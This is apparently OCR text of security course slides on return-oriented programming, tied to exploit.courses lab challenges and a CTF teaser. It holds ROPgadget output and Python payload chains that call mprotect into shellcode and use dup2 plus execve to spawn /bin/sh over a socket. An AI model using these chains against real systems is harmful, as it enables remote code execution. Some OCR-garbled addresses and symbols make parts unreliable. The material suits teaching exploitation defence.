


firstname isAdmin SFP SIP (&<add>) &pop/pop/ret 0x01 0x02 &<add> ...

Stack grows down

Writes go up







call/ret's can be chained!

Arbitrary code execution with not code uploaded

"Shellcode" consists of:

- → Addresses of gadgets
- Arguments for gadgets (addresses, or immediates)
- ♦ NOT: assembler instructions



ROP Tools

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Exploiting DEP: ROP Gadgets



ROPgadget

```
0x0000000000440608 : mov dword ptr [rdx], ecx ; ret
0x00000000004598b7 : mov eax, dword ptr [rax + 0xc] ; ret
0x00000000000431544 : mov eax, dword ptr [rax + 4] ; ret
0x000000000045a295 : mov eax, dword ptr [rax + 8] ; ret
0x00000000004a3788 : mov eax, dword ptr [rax + rdi*8] ; ret
0x0000000000493dec : mov eax, dword ptr [rdx + 8] ; ret
0x00000000004a36f7 : mov eax, dword ptr [rdx + rax*8] ; ret
0x0000000000493dc8 : mov eax, dword ptr [rsi + 8] ; ret
0x0000000000043fbeb : mov eax, ebp ; pop rbp ; ret
0x000000000004220fa : mov eax, ebx ; pop rbx ; ret
0x00000000000495b90 : mov eax, ecx ; pop rbx ; ret
0x00000000000482498 : mov eax, edi ; pop rbx ; ret
0x00000000000437cll : mov eax, edi ; ret
0x0000000000042cfal : mov eax, edx ; pop rbx ; ret
0x0000000000047d484 : mov eax, edx ; ret
0x0000000000043de7e : mov ebp, esi ; jmp rax
0x00000000000499461 : mov ecx, esp ; jmp rax
0x00000000004324fb : mov edi, dword ptr [rbp] ; call rbx
0x0000000000443f34 : mov edi, dword ptr [rdi + 0x30] ; call rax
0x00000000004607e2 : mov edi, dword ptr [rdi] ; call rsi
0x0000000000045c7le : mov edi, ebp ; call rax
0x0000000000491e33 : mov edi, ebp ; call rdx
0x00000000004a7a2d : mov edi, ebp ; nop ; call rax
0x0000000000045c4c1 : mov edi, ebx ; call rax
```

ROPgadget

ROPgadget.py --ropchain

```
ROP chain generation
  Step 1 -- Write-what-where gadgets
        [+] Gadget found: 0x806f702 mov dword ptr [edx], ecx ; ret
        [+] Gadget found: 0x8056c2c pop edx ; ret
        [+] Gadget found: 0x8056c56 pop ecx; pop ebx; ret
        [-] Can't find the 'xor ecx, ecx' gadget. Try with another 'mov [r], r'
        [+] Gadget found: 0x808fe0d mov dword ptr [edx], eax ; ret
        [+] Gadget found: 0x8056c2c pop edx ; ret
        [+] Gadget found: 0x80c5126 pop eax ; ret
        [+] Gadget found: 0x80488b2 xor eax, eax; ret
  Step 2 -- Init syscall number gadgets
        [+] Gadget found: 0x80488b2 xor eax, eax; ret
        [+] Gadget found: 0x807030c inc eax ; ret
  Step 3 -- Init syscall arguments gadgets
        [+] Gadget found: 0x80481dd pop ebx ; ret
        [+] Gadget found: 0x8056c56 pop ecx; pop ebx; ret
        [+] Gadget found: 0x8056c2c pop edx ; ret
  Step 4 -- Syscall gadget
        [+] Gadget found: 0x804936d int 0x80
  Step 5 -- Build the ROP chain
        #!/usr/bin/env python2
        # execve generated by ROPgadget v5.2
        from struct import pack
        # Padding goes here
        p = ''
        p += pack('<I', 0x08056c2c) # pop edx ; ret
        p += pack('<I', 0x080f4060) # @ .data
        p += pack('<I', 0x080c5126) # pop eax ; ret
        p += '/bin'
        p += pack('<I', 0x0808fe0d) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x08056c2c) # pop edx ; ret
        p += pack('<I', 0x080f4064) # @ .data + 4
        p += pack('<I', 0x080c5126) # pop eax ; ret
        p += '//sh'
```



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Where to take gadgets from?

Either:

- → The program code
- → Shared library code (LIBC etc.)



Where to take gadgets from?

Either:

- → The program code
 - → Static location in memory (if not PIE)
 - → Needs to be of some size to have enough gadgets
- Shared library code (LIBC etc.)
 - → "Universal gadget library", because its very big
 - → Sadly, non-guessable base location (ASLR'd even without PIE)



ROP shellcode usually consists of:

- → Libc calls
 - malloc() / mprotect()
- → Preparations of libc calls
 - → set up registers
 - → read data to defeat ASLR
- Skipping of shellcode arguments (pop/pop/ret)
- And even "plain ASM" (e.g. jmp)



ROP is very inefficient

Needs a lot of gadgets

Not suitable to implement complete shellcode in it

Hello: Multi Stage Shellcode

Some more ROP Infos



Stager: Change permission

- Set Stack executable
- Execute it (jmp)
- Profit

Some more ROP Infos



Stager: Allocator

- Allocate new RWX memory
- Copy rest of shellcode to newly allocated memory
- Execute it (jmp)
- Profit

Some more ROP Infos



Stage 0: ROP

Allocate rwx Memory

Stage 1: ROP

Copy minimal shellcode to memory Jump to it

Stage 2: Shellcode

Copy rest of the shellcode (meterpreter) Jump to it





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Practical ROP: mprotect() + Shellcode

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mprotect() ROP into shellcode

- → Defeats: DEP
 - ◆ (Not: DEP+ASLR)
- Get address of shellcode
- → SIP = ROPchain
- ✦ ROP is doing:
 - → mprotect(&shellcode, len(shellcode), rwx)
- → After ROPchain, jump to shellcode
- ★ Challenge: 16, https://exploit.courses/#/challenge/16
 - ◆ DFP enabled
 - → ASLR disabled (can use LIBC gadgets)



mprotect() ROP into shellcode

```
# shellcode
payload = shellcode
payload += "A" * (offset - len(shellcode))
# rop starts here (SIP)
# 0x000000000003a718: pop rax; ret;
payload += p64 ( libcBase + 0x00000000003a718 )
payload += p64 ( 10 ) # syscall sys mprotect
# 0x0000000000021102: pop rdi; ret;
payload += p64 ( libcBase + 0 \times 0000000000021102 )
payload += p64 ( stackAddr ) # mprotect arg: addr
```



mprotect() ROP into shellcode

```
# 0x00000000000202e8: pop rsi; ret;
payload += p64 ( libcBase + 0x00000000000202e8 )
payload += p64 ( 4096 ) # mprotect arg: size
# 0x0000000000001b92: pop rdx; ret;
payload += p64 ( libcBase + 0 \times 0000000000001b92)
payload += p64 ( 0x7 )
                      # protect arg: permissions
# 0x00000000000bb945: syscall; ret;
payload += p64 ( libcBase + 0x000000000000bb945)
payload += p64 ( shellcodeAddr )
```



Practical ROP: dup2() into execv() with LIBC



dup2() into execv() with LIBC

- → Defeats: DEP + ASLR
 - ◆ (Not: DEP+ASLR + PIE)
- → Get Address of "/bin/sh" in LIBC (or in this case, the program)
- dup() client network socket into 0, 1 and 2
- execv() "/bin/sh"
- Challenge: 17
 - https://exploit.courses/#/challenge/17
 - → DEP enabled
 - ◆ ASI R enabled



Socket:

→ Is always 4 (find via debugging)

String "/bin/sh":



```
# Start ROP chain
# 0x0000000000400eb1: pop rsi; pop r15; ret;
# dup2() syscall is 33
# dup2(4, 0)
payload += p64 ( pop_rax )
payload += p64 (33)
payload += p64 ( pop rdi )
payload += p64 (4)
payload += p64 ( pop rsi r15)
payload += p64 (0)
payload += p64 ( 0xdeadbeef1 )
payload += p64 ( syscall )
```



```
# dup2(4, 1)
payload += p64 ( pop_rax )
payload += p64 ( 33 )
payload += p64 ( pop_rdi )
payload += p64 ( 4 )
payload += p64 ( pop_rsi_r15)
payload += p64 ( 1 )
payload += p64 ( 0xdeadbeef2 )
payload += p64 ( syscall )
```

```
# dup2(4, 2)
payload += p64 ( pop_rax )
payload += p64 ( 33 )
payload += p64 ( pop_rdi )
payload += p64 ( 4 )
payload += p64 ( pop_rsi_r15)
payload += p64 ( 2 )
payload += p64 ( 0xdeadbeef3 )
payload += p64 ( syscall )
```



```
# execve
payload += p64 ( pop rdi )
payload += p64 ( sh addr ) # found in LIBC
payload += p64 ( pop rsi r15 )
payload += p64 (0x6020e0) # addr of 0 bytes
payload += p64 ( 0xdeadbeef4 )
payload += p64 (pop rax)
payload += p64 (59)
payload += p64 ( syscall ) # execute execve()
payload += p64 ( 0x41414141 ) # fail
```



What if the string "/bin/sh" does not exist in memory?

Write what where ROP:

```
# value to write
pop rax; ret

# memory location where we want to write the value
pop rdx; ret

# write rax at memory location indicated by rdx
mov ptr [rdx], rax; ret
```



```
# 0x00000000004009a0: pop rbp; ret;
# 0x0000000000400c91: pop rax; ret;
# 0x000000000400c8e: mov dword ptr [rbp - 8], eax; pop rax; ret;
def write2mem(data, location, chain):
        chain += p64( pop rax )
        chain += p64 ( data )
        chain += p64( pop_rbp )
        chain += p64( location + 8)
        chain += p64( mov ptr rbp eax)
        chain += p64( 0xdeadbeef1 )
```




Where to write?

★ Every binary has a read-write memory location at a static offset

0x00602000	0x00603000	rw-p	challenge17
0x00601000	0x00602000	rp	challenge17
0x0040000	0x00402000	r-xp	challenge17
Start	End	Perm	Name

Practical ROP Stack rwropchain Return Addresses on stack point to Code Code r-x Read-write rw-





Insomnihack Teaser

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Insomnihack Teaser



Insomnihack: Security Conference in Geneva

Got a Teaser CTF (Capture the Flag)

Baby challenge:

Forking Server

64 bit

ASLR

PIE

Stack Canary

CHALLENGES						
	baby	bender_safe	bender_safer			
	Pwn 50 points 82 solvers)	Reverse 50 points (89 solvers)	Pwn 300 points (18 solvers)			
be	nder_safest	cryptoquizz	encryptor			
Pwr	n/Shellcoding 150 points 15 solvers)	Misc/Crypto 50 points (280 solvers)	Reverse/Crypto 400 points (1 solver)			
Int	ternet of fail	mindreader	mod_toaster			
Reverse/Hardware 400 points (10 solvers)		Mobile 250 points (25 solvers)	Pwn 250 points (8 solvers)			
	Secret-in	Shobot	smarttomcat			
01:23:22	0x90r00)t 82	Web 50 points (125 solvers)			

baby Pwn 50 01:23:22 0x90r00t



ROP: Conclusion

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ROP: Conclusion



Ret2libc / ret2got / ret2plt

★ Is "only" able to execute arbitrary library functions

ROP

- Can execute arbitrary code by re-using existing code from program or shared libraries
- Can by itself defeat ASLR+ DEP
- ★ Can defeat ASLR+DEP+PIE with information disclosure

Find gadgets in:

- Program itself (if big enough, .text)
- → LIBC (if not ASLR)
- → LIBC (by using gadgets from .text to leak LIBC ptr via GOT)